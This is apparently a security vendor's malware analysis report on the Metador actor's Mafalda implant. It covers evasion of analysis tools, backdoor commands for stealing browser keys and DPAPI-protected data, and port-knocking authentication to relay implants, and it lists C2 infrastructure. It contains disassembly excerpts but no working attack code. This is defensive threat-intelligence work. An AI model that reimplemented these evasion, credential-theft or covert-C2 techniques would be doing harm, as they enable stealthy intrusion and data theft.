
```
; __int64 execute_direct_syscall_sub_18012A750()
execute_direct_syscall_sub_18012A750 proc near
                                        ; DATA XREF: seg000:00000001800F6FD1↑o
                                        ; sub_1800F72F0+5EB↑o ...
                mov     r10, rcx
                mov     eax, cs:direct_syscall_num_dword_180230430
                syscall                 ; Low latency system call
                retn
execute_direct_syscall_sub_18012A750 endp
```

Fig 6: Example of a Mafalda 'non-naive syscall'

- Mafalda searches the file system and enumerates running processes for software that could detect or be used to analyze malware. Their list includes:
  - Various Endpoint Detection and Response (EDR) systems.
  - Analysis tools, such as IDA Pro, WinDbg, and x64dbg debuggers, Wireshark, and Sysinternals suite.
  - Deletion of the Windows Event Log by invoking the OpenEventLogW and ClearEventLogW functions.

In an interesting quirk, the Mafalda developers respond to the presence of IDA Pro or Binary Ninja with a comely "WTF?" and regard the presence of 'msbuild.exe' as indicating the presence of "Fellow Hackers".

An additional notable quirk, if the name of the computer where the newer Mafalda Obfuscated Build executes is WIN-K4C3EKBSMMI, Mafalda prints debugger messages. The debugger messages are encrypted, since, same as the execution log, Mafalda's debugger messages are a source of information to analysts. WIN-K4C3EKBSMMI may indicate the name of the computer where the Metador developers were developing and/or testing Mafalda.




```
0:000> g
DbG: ?vhho0G~IcUdkQXD$M-}C44!sE${%k(HwvLR8+!HRwvLXi>41m~T$oB2;Sn{,16:9_e       woLY#gxd7&Jz?
ModLoad: 00007ff8`d1990000 00007ff8`d19a1000   C:\Windows\System32\kernel.appcore.dll
DbG: ?<U_aS]RZ4Rvlh$B,^"FM~\w{'
6%]sd?1994768?↑uM&J:1H(wcHt'kw:wS6GT?0DbG: ?~!KP<Dq OZ"^h?E004197EB89EEAA0B097C9F4DA2F9A9EDbG: ?<U_aS]RZ4Rvlh$B,^"FM~\w{'
+msi~7FLb/?Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0; KTXN)
ModLoad: 00007ff8`c1ba0000 00007ff8`c2081000   C:\Windows\SYSTEM32\wininet.DLL
ModLoad: 00007ff8`c6a30000 00007ff8`c6cd8000   C:\Windows\SYSTEM32\iertutil.dll
[...]
ModLoad: 00007ff8`c66a0000 00007ff8`c6877000   C:\Windows\SYSTEM32\urlmon.dll
DbG: [-] ?Fx;aBco}G3v,ZA6H|BH? Error: 12029 DbG: ?Oz$yJtD?D↑e?N?DbG: [-] ?Fx;aBco}G3v,ZA6H|BH? Error: 12029 DbG: ?Oz$yJtD?D↑e?N?
```

Fig 7: Encrypted debugger messages

Backdoor Commands

Compared to the older Mafalda Build 144 variant, the newer Mafalda variant implements 13 additional backdoor commands, for a total 67 commands. This indicates that the Mafalda implant is a maintained, ongoing project. The figures below depict the functions in the older and the newer Mafalda variant that handle the processing of the different backdoor commands based on the command number.




```
char __fastcall command_processing_sub_1800CB640(int a1, __int64 a2)
{
  [...];
  switch ( a1 )
  {
    case 1:
      [...];
    case 2:
      [...];
    case 3:
      [...];
    case 4:
      [...];

    [...];

    case 51:
      [...];
    case 52:
      [...];
    case 53:
      [...];
    case 54:
      [...];
    default:
      [...];
  }
  return result;
}
```

Fig 8: Older Mafalda variant: Processing of backdoor commands



```
char __fastcall command_processing_sub_1800D7CAB()
{
    [...];
          switch ( v1 )
          {
            case 36:
                [...]
            [...];
            case 42:
                [...];
            default:
                [...];
          }
          goto LABEL_29;
        }
        [...];
      if ( v1 != 64 )
      {
        switch ( v1 )
        {
          case 65:
           [...];
          case 66:
            [...];
          case 67:
            [...];
        }
        [...];
      }
     [...];
    }
    else
    {
      switch ( v1 )
      {
        case 60:
          [...];
        case 53:
          [...];
        [...];
        default:
          [...];
      }
    }
  [...];
  return 0;
}
```

Fig 9: Newer Mafalda variant: Processing of backdoor commands

The full unobfuscated list of commands, along with the developer's descriptions, are available in the Mafalda section of the Technical Appendix.

The following functionality is only available in the newer Mafalda variant:

- Network and system configuration reconnaissance.
- Information theft and implant orchestration.
- Data decryption.
- Filesystem operations.

The following is a summary of some of the newer Mafalda commands:

Command 60

Reads the content of the file %USERPROFILE%\AppData\Local\Google\Chrome\User Data\Local State and sends the file content to the C2 server as part of a packet with a name prefixed with 'loot\'. The Local State file stores security-relevant data, such as an encryption key that Chrome uses to protect cookies. The environment variable %USERPROFILE% expands to the path to the profile folder of the user in whose context Mafalda runs, such as C:\Users\test for the user test.

Command 61

Decrypts attacker-provided data using the DPAPI (Data Protection Application Programming Interface) key of the platform where Mafalda runs. Mafalda sends the decrypted data to the C2 server as part of a packet with the name UnprotectData.out. For the decryption to succeed, the data has had to be encrypted on the machine where Mafalda runs and under the credentials of the user in whose context Mafalda runs. Many applications protect sensitive data in this manner, such as browsers and email clients. Therefore, this decryption feature is useful for information theft.

Command 55

Copies a file or directory from an attacker-provided source filesystem location to an attacker-provided destination filesystem location. If the destination location is a file that already exists, Mafalda overwrites the file. If the destination location is a directory, Mafalda places the file or the directory at the source location in the directory. This command supports wildcards if the destination location is a directory. If the attacker has provided a source location with a wildcard mask, Mafalda searches for files that match the wildcard mask and places the found files in the destination directory.

Command 63

Conducts network and system configuration reconnaissance by executing:

- the GetAdaptersInfo function from the Windows iphlpapi library to retrieve information about the network adapters on the platform where Mafalda runs. Mafalda sends the retrieved information to the C2 server as part of a packet with the name misc/ifconfig_Y_M_D_H_M_S, where Y_M_D_H_M_S is the date and time at the system where Mafalda runs at command execution.
- the GetExtendedTcpTable function from the iphlpapi library to retrieve information about established TCP connections on the platform where Mafalda runs. Mafalda sends the retrieved information to the C2 server as part of a packet with the name misc/netstat_Y_M_D_H_M_S.
- The GetIpNetTable function from the iphlpapi library to retrieve the IPv4 to physical network address mapping table on the platform where Mafalda runs. Mafalda sends the retrieved information to the C2 server as part of a packet with the name misc/arp_Y_M_D_H_M_S.

Command 67

Retrieves data from another implant that resides in the victim's network and sends the data to the C2 server. We discuss this command in greater detail in the following section.

ADDITIONAL IMPLANTS

During our investigation, we came across indications of additional implants. Though we haven't encountered the implants themselves, we detail what we know below in hopes of their future discovery.

Cryshell




Mafalda
Cryshell
C2 Server
SLEEP (10 SECONDS)
SLEEP (200 MS)
CONNECT (KNOCK_HOP1_IP, KNOCK_HOP1_KNOCKBASE)
SLEEP (200 MS)
CONNECT (KNOCK_HOP1_IP, KNOCK_HOP1_KNOCKBASE+7)
SLEEP (200 MS)
CONNECT (KNOCK_HOP1_IP, KNOCK_HOP1_KNOCKBASE+3)
SLEEP (1 SECOND)
CONNECT (KNOCK_HOP1_IP, KNOCK_HOP1_LISTENPORT)
FORWARDREQUEST (KNOCK_HOP1_IP, KNOCK_HOP1_LISTENPORT)
HANDSHAKE (KNOCK_HOP1_IP, KNOCK_HOP1_LISTENPORT)
SEND/RECEIVE (KNOCK_FINALIP, KNOCK_FINALPORT)
SentinelLABS

Fig 10: Diagram of Metador's multi-framework execution flow




The metaMain and Mafalda implants can establish an indirect connection to the C2 server through another implant, which metaMain and Mafalda internally refer to as Cryshell. metaMain and Mafalda authenticate themselves to Cryshell through a port-knocking and handshake procedure. The port knocking procedure with which metaMain authenticates itself to Cryshell is similar to the one that Mafalda conducts. The Mafalda to Cryshell authentication procedure is detailed below:

- Mafalda sleeps 10 seconds.
- Mafalda connects to Cryshell using the hostname (or IP address) stored in the KNOCK_HOP1_IP Mafalda configuration variable and the following port numbers, with an interval of 200 ms after each connection: base_port, base_port+7, and base_port+3. base_port is the port number stored in the KNOCK_HOP1_KNOCKBASE Mafalda configuration variable (31983 in the Mafalda sample that we analyzed).
- Mafalda sleeps 1 second.
- Mafalda connects to Cryshell using the hostname (or IP address) and the port number (31443 in the Mafalda sample that we analyzed), stored in the KNOCK_HOP1_IP and KNOCK_HOP1_LISTENPORT Mafalda configuration variables, assuming that Cryshell now accepts connections at that port.
- Mafalda issues a data forwarding request to Cryshell and conducts the handshake procedure. This enables the exchange of data with the C2 server by specifying the configured hostname (or IP address) and the port number of the C2 server (29029 in the Mafalda sample that we analyzed), stored in the KNOCK_FINALIP and KNOCK_FINALPORT Mafalda configuration variables.

Linux Implant

As mentioned in the description of command 67, the obfuscated Mafalda variant supports the retrieval of data from another implant that resides in the victim's network and then sends the data retrieved to the C2 server as part of a packet with a name prefixed with 'loot_linux\'. Based on these indications, we believe that Mafalda interacts with yet another implant to steal data from Linux systems.



Though it’s possible that this unnamed Linux implant and Cryshell are the same, Mafalda authenticates itself to the Linux implant through a different port-knocking and handshake procedure. In summary, the port knocking procedure is as follows:

- Mafalda sleeps 2 seconds.
- Mafalda connects to the Linux implant using an attacker-provided hostname, or IP address, and the following port numbers, with an interval of 100 ms between connections: base_port+5, base_port-8, and base_port+4, where base_port is an attacker-provided port number.
- Mafalda sleeps 500 ms.
- Mafalda connects to the Linux implant using the attacker-provided hostname (IP address) and the base_port port number, assuming that the Linux implant now accepts connections at that port.

Mafalda follows up the port knocking procedure with a handshake:

- Mafalda generates a random 16 byte value, sends the value to the Linux implant, and receives another 16 byte value back. Mafalda and the Linux implant use these values to initialize RC4 contexts for exchanging RC4-encrypted data.
- Mafalda sends RC4-encrypted data to the Linux implant and receives RC4-encrypted data back. If the data that Mafalda has sent is equal to the data that Mafalda has received, the handshake procedure is considered complete.

After Mafalda has successfully authenticated itself to the Linux implant, the Linux implant sends data to Mafalda, which Mafalda subsequently sends to the C2 server.

INFRASTRUCTURE

Being a highly OPSEC aware actor, Metador manages their infrastructure rather carefully. Throughout the analysis of Metador infrastructure, much like its implants, we found no obvious overlaps with previously reported actors.

In all Metador intrusions we've observed so far, the operators use a single external IP address per victim network at a time. That IP is utilized for command-and-control over either HTTP (metaMain, Mafalda) or raw TCP (Mafalda). In all confirmed instances, the servers were hosted on LITESERVER, a Dutch hosting provider.

As indicated by Metador HTTP server headers, it appears that at least some of the infrastructure is managed in Python:

```
HTTP/1.0 404 Not Found
Server: BaseHTTP/0.6 Python/3.6.9
Date: Mon, 19 Apr 2021 16:48:35 GMT
Content-type: text/plain
```


5.2.77[.]52 C2 HTTP example server response

Interestingly enough, C2 server 5.2.77[.]52 linked to the older Mafalda Build 144. The first seen response (shown above) is issued April 19, 2021 while the relevant Mafalda build was compiled on April 26th, one week after the first deployment of the HTTP command-and-control application. It suggests that this server was prepared specifically for this operation.

Another confirmed C2 server, 5.2.64[.]74, found embedded in newer versions of Mafalda does not match a similar behavior pattern, and was first observed serving a similar response in June of 2021, while the samples date to December.


RAW TCP

In addition to HTTP, external Mafalda C2 servers also support raw TCP connections over port 29029, as seen in newer Mafalda versions. This port was also exposed to the internet, and utilizing Mafaldas unique handshake it was also reachable. No additional servers were found hosting a similar application over the same port, which might as well be an indication that the threat actor allocates it randomly per victim.



SSH

In addition to those, we also observed some of Metador's infrastructure host an SSH server at an unusual port. While SSH is commonly used for remote access to *nix systems, we find it hard to believe that a mature threat actor would expose their infrastructure in such a way. Instead, it's likely those were used to tunnel traffic through Mafalda's internal portfwd commands.




```
MAFALDA_SIMULATOR > portfwd_connect --help
establishes ssh connection from implant to a server (usually where tcpserver.py runs). This does NOT forward any ports yet!
              --ip       IP adress (or name) of SSH server
              --port     port of SSH server
              --user     username vor SSH connection (MAKE SURE THIS USER IS NOT ALLOWED TO GET A SHELL R DO ANYTHING STUPID!)
              --priv_key private key of user
              --password password of user
```

Fig 11: Mafalda enables forwarding of tcp connections over SSH connection to an external server.

As internally documented, this server is "usually where tcpserver.py runs" (Another indication of usage of Python as C2 infrastructure). Funnily enough, the developers left a comment for this function, to make sure the used user is not privileged over the server.


Additional Servers

Pivoting some of those traits, we were able to identify one additional server we believe is operated by Metador actors, also hosted on Liteserver - 5.2.78[.]14. Much like others, it hosts a Python HTTP server and has SSH open over a high port. We were not able to verify the integrity of this server.



```
Domain Name: NETWORKSELFHELP.COM
  Registry Domain ID: 2574944780_DOMAIN_COM-VRSN
  Registrar WHOIS Server: whois.mijninternetoplossing.nl
  Registrar URL: http://www.mijninternetoplossing.nl
  Updated Date: 2020-11-27T18:27:08Z
  Creation Date: 2020-11-27T18:27:07Z
  Registry Expiry Date: 2021-11-27T18:27:07Z
  Registrar: Mijn InternetOplossing B.V.
  Registrar IANA ID: 1587
  Registrar Abuse Contact Email: abuse@mijninternetoplossing.nl
  Registrar Abuse Contact Phone: +31.367112112
  Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
  Name Server: NSAUTH1.HOSTINGCP.EU
  Name Server: NSAUTH2.HOSTINGCP.NL
  Name Server: NSAUTH3.HOSTINGCP.BE
  Name Server: NSAUTH4.HOSTINGCP.EU
  DNSSEC: unsigned
  URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
```

Fig 12: networkselfhelp[.]com original whois record



Interestingly enough, this IP hosts what appears to be a malicious domain, `networkselfhelp[.]com`, that might have been used as a C2 for Metador intrusions. If this is indeed the case, it's an indications Metador operators not only utilize IPs for their intrusions, but also domains. The domain was registered on November 27, 2020, and was renewed once since.

ATTRIBUTION AND TIMELINE

The metaMain samples we observed in our investigations recorded a timestamp of Dec 29 2020 06:37:27 in their execution log. This is our earliest indication of an infection date before our deployment and obviously entails that the malware had to be compiled prior.

The Metador teams are highly OpSec aware. They manage their operations and infrastructure carefully. While they didn't leave any obvious attribution references, there are some noteworthy indicators of the kind of folks involved strewn across some of the components. These don't come anywhere close to painting an exhaustive picture of the threat actor or any organization involved.

